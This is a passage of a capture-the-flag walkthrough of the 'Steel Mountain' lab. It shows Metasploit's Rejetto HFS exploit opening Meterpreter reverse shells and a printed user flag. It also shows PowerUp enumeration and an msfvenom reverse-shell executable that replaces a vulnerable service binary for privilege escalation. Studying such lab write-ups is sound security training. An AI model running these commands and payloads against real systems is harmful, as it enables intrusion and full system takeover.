
exploit
or
run



```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.18.22.181:4444
[*] Using URL: http://10.18.22.181:8080/P3k3Dj
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /P3k3Dj
[*] Sending stage (175686 bytes) to 10.10.115.55
[!] Tried to delete %TEMP%\miUjFRedTfW.vbs, unknown result
[*] Meterpreter session 2 opened (10.18.22.181:4444 -> 10.10.115.55:49331) at 2022-11-27 20:57:20 +0530
[*] Server stopped.

meterpreter >
```


get the shell with the “shell” command from meterpreter session

browse the directory



```
meterpreter > shell
Process 2808 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd /
cd /

C:\>cd Users\bill\
cd Users\bill\

C:\Users\bill>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill

09/27/2019  08:09 AM    <DIR>          .
09/27/2019  08:09 AM    <DIR>          ..
09/26/2019  10:29 PM    <DIR>          .groovy
09/27/2019  03:07 AM    <DIR>          Contacts
09/27/2019  08:08 AM    <DIR>          Desktop
09/27/2019  03:07 AM    <DIR>          Documents
09/27/2019  03:07 AM    <DIR>          Downloads
09/27/2019  03:07 AM    <DIR>          Favorites
09/27/2019  03:07 AM    <DIR>          Links
09/27/2019  03:07 AM    <DIR>          Music
09/27/2019  03:07 AM    <DIR>          Pictures
09/27/2019  03:07 AM    <DIR>          Saved Games
09/27/2019  03:07 AM    <DIR>          Searches
09/27/2019  03:07 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  44,154,822,656 bytes free
```

on desktop we found our first flag inside "user.txt" file




```
C:\Users\bill>cd Desktop
cd Desktop

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  08:08 AM    <DIR>          .
09/27/2019  08:08 AM    <DIR>          ..
09/27/2019  04:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,154,822,656 bytes free

C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365

C:\Users\bill\Desktop>^[^[
```

# now we are going to escalate the privilages

download the powershell script from below github repo

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

save that script and save it as <file_name>.ps1 eg.
power.ps1




```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.18.22.181:4444
[*] Using URL: http://10.18.22.181:8080/VDb7RmtDAPHRj
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /VDb7RmtDAPHRj
[*] Sending stage (175686 bytes) to 10.10.201.62
[!] Tried to delete %TEMP%\cgHfpNM.vbs, unknown result
[*] Meterpreter session 3 opened (10.18.22.181:4444 -> 10.10.201.62:49209) at 2022-11-27 21:38:27 +0530
[*] Server stopped.

meterpreter > upload power_esc.ps1
[*] uploading  : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/power_esc.ps1 -> pow
er_esc.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/stee
l_mountain/power_esc.ps1 -> power_esc.ps1
[*] uploaded   : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/power_esc.ps1 -> pow
er_esc.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > . .\power_esc.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

we got the powershell

and have service with CanRestart : true


Now as we found our service we will now generate a payload for exploiting our target using msfvenom on our machine and then uploading it to our target.

lets create exploit




```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=10.18.22.181 lport=5676 -e x86/shikata_ga_nai -f exe -o ASCService.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: ASCService.exe

┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ ll
total 680
-rw-r--r-- 1 dhaval dhaval  73802 Nov 27 22:51 ASCService.exe
-rw-r--r-- 1 dhaval dhaval   1968 Nov 27 19:35 nmap_result_1.txt
-rw-r--r-- 1 root   root     5227 Nov 27 19:53 nmap_result_2.txt
-rw-r--r-- 1 dhaval dhaval    390 Nov 27 11:35 ping.txt
-rw-r--r-- 1 dhaval dhaval 600581 Nov 27 21:14 power_esc.ps1
```

go to the shell and stop the service




```
meterpreter > shell
Process 3352 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

exit the shell with ctrl + c and then upload the payload on path below where the original serivce is located




```
C:\Users\bill\Desktop>^C
Terminate channel 7? [y/N]  y
meterpreter > upload ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
[*] uploading  : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/ASCService.exe -> \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/ASCService.exe -> \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
[*] uploaded   : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/ASCService.exe -> \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
```

start the nc listener with port number same as during creation of payload



